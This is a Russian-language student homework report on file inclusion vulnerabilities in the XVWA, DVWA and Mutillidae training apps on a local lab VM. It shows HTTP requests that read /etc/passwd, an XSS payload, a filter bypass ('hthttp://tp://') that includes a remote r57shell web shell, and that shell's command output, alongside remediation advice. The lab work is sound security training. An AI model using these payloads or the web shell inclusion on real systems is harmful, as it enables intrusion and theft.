

Домашнее задание:

1. Исследуйте страницу File Inclusion проекта XVWA (xvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях.
2. Исследуйте страницу File Inclusion проекта DVWA (dvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях.
3. На странице text-file-viewer.php проекта mutillidae ([mutillidae \(/mutillidae/index.php?page=text-file-viewer.php\)](http://mutillidae/index.php?page=text-file-viewer.php)) присутствует уязвимость класса Inclusion. Ваша задача — составить сценарий атаки, направленной на клиента (а не на сервер) и реализовать его. Составить отчет о проделанной работе.

Домашнее задание (повышенная сложность):

1. * Протестируйте эффективность механизмов защиты в проекте dvwa уровня сложности medium. Каким образом можно обойти данную защиту?
2. * <https://www.root-me.org/en/Challenges/Web-Server/Remote-File-Inclusion>. Решите данное задание.
3. * Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: <https://portswigger.net/web-security/all-labs#directory-traversal>

1.

1) Исследуемая страница <http://192.168.56.11/xvwa/vulnerabilities/fi/>

2) Описание уязвимости

Имя найденной уязвимости	URL	Описание и последствия
УЯ1	http://192.168.56.11/xvwa/vulnerabilities/fi/	На сайте есть уязвимость LFI
УЯ2	http://192.168.56.11/xvwa/vulnerabilities/fi/	На сайте есть уязвимость RFI

3) Технические детали обнаружения и воспроизведения.

Уязвимости расположены по адресу

<http://192.168.56.11/xvwa/vulnerabilities/fi/>

Наименование продукта: Metasploitable 3 Linux virtual machine.

УЯ1 и УЯ2 можно обнаружить, перехватив запрос и увидев что имя файла передается в виде параметра.

```
1 GET /xvwa/vulnerabilities/fi/?file=README.txt HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
```

Попробуем передать в качестве параметра путь к файлу **/etc/passwd**:

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion



[Click here](#)

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuid:x:100:101:/var/lib/libuid: syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var/run/dbus:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin statd:x:104:65534:/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant,,:/home/vagrant:/bin/bash leia_organax:x:1111:100:/home/leia_organax:/bin/bash luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash han_solo:x:1113:100:/home/han_solo:/bin/bash artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash darth_vader:x:1117:100:/home/darth_vader:/bin/bash anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash boba_fett:x:1121:100:/home/boba_fett:

4) Демонстрация возможностей эксплуатации.

См. выше

Плюс скриншот RFI ниже



5) Выводы и рекомендации по устранению

Отключение `allow_url_fopen = Off` и `allow_url_include = Off`. Если инклюды все же нужны, то фильтровать ввод и ограничивать доступ к конкретным сущностям. Настройка списка разрешенных инклюдов. Отключение небезопасных функций в `php.ini`.

6) При тестировании использовались Kali Linux, burpsuite, Firefox web browser.

2.

1) Исследуемая страница <http://192.168.56.11/dvwa/vulnerabilities/fi/>

2) Описание уязвимости

Имя найденной уязвимости	URL	Описание и последствия
УЯ1	http://192.168.56.11/dvwa/vulnerabilities/fi/	На сайте есть уязвимость LFI
УЯ2	http://192.168.56.11/dvwa/vulnerabilities/fi/	На сайте есть уязвимость RFI


3) Технические детали обнаружения и воспроизведения.

Уязвимости расположены по адресу <http://192.168.56.11/dvwa/vulnerabilities/fi/>

Наименование продукта: Metasploitable 3 Linux virtual machine.

УЯ1 и УЯ2 можно обнаружить, перехватив запрос и увидев что имя файла передается в виде параметра.

```
1 GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=low; security_level=0; PHPSESSID=ge0m72fi0gcu8q7scs8savgqe4
9 Upgrade-Insecure-Requests: 1
10
11
```





Попробуем передать в качестве параметра путь к файлу `/etc/passwd`:

4) Демонстрация возможностей уязвимости

См. выше.

Плюс скриншот RFI ниже




5) Выводы и рекомендации по устранению

Отключение `allow_url_fopen = Off` и `allow_url_include = Off` . Если инклюды все же нужны, то фильтровать ввод и ограничивать доступ к конкретным сущностям. Настройка списка разрешенных инклюдов. Отключение небезопасных функций в `php.ini`.

6) При тестировании использовались Kali Linux, burpsuite, Firefox web browser.

3. Заметим что имя файла отображается на странице. Это можно использовать для XSS.

 **Hints and Videos**

**Take the time to read some of these great old school hacker text fi
Just choose one form the list and submit.**

Text File Name


For other great old school hacking texts, check out <http://www.textfiles.com/> .

File: <http://www.textfiles.com/hacking/auditool.txt>


Перехватим запрос и введем скрипт.

```
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://192.168.56.11
10 Connection: close
11 Referer: http://192.168.56.11/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; security_level=0; PHPSESSID=ge0m72fi0gcu8q7scs8savgqe4; hotlog=1
13 Upgrade-Insecure-Requests: 1
14
15 textfile=<script>alert(666)</script>&text-file-viewer-php-submit-button=View+File
```

Скрипт отработал.



1*. LFI также работает на medium



Вставляем http:// между ht и tp:// чтобы при его удалении получилось http:// (параметры замены видно в исходниках на php)

r57shell

r57shell

localhost/victim.txt

192.168.56.11/dvwa/vulnerabilities/fi/?page=hthttp://tp://192.168.56.102/r57.txt

Kali LinuxKali TrainingKali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DB

! r57shell 1.24

18-04-2021 12:43:18 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]

safe_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF

Disable functions :

pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_y

HDD Free : 28.58 GB HDD Total : 34.15 GB

uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

sysctl : Linux 3.13.0-24-generic

\$OSTYPE :

Server : Apache

id : uid=33(www-data) gid=33(www-data) groups=33(www-data)

pwd : /var/www/html/dvwa/vulnerabilities/fi (drwxrwxrwx)

Executed command: ls -lia

total 40

135486 drwxrwxrwx 4 root root 4096 Oct 19 2018 .

135449 drwxrwxrwx 14 root root 4096 Oct 19 2018 ..

135487 -rwxrwxrwx 1 root root 604 Oct 19 2018 file1.php

135488 -rwxrwxrwx 1 root root 608 Oct 19 2018 file2.php

135489 -rwxrwxrwx 1 root root 1113 Oct 19 2018 file3.php

135490 -rwxrwxrwx 1 root root 372 Oct 19 2018 file4.php

135491 drwxrwxrwx 2 root root 4096 Oct 19 2018 help

135493 -rwxrwxrwx 1 root root 971 Oct 19 2018 include.php

135494 -rwxrwxrwx 1 root root 1005 Oct 19 2018 index.php

135495 drwxrwxrwx 2 root root 4096 Oct 19 2018 source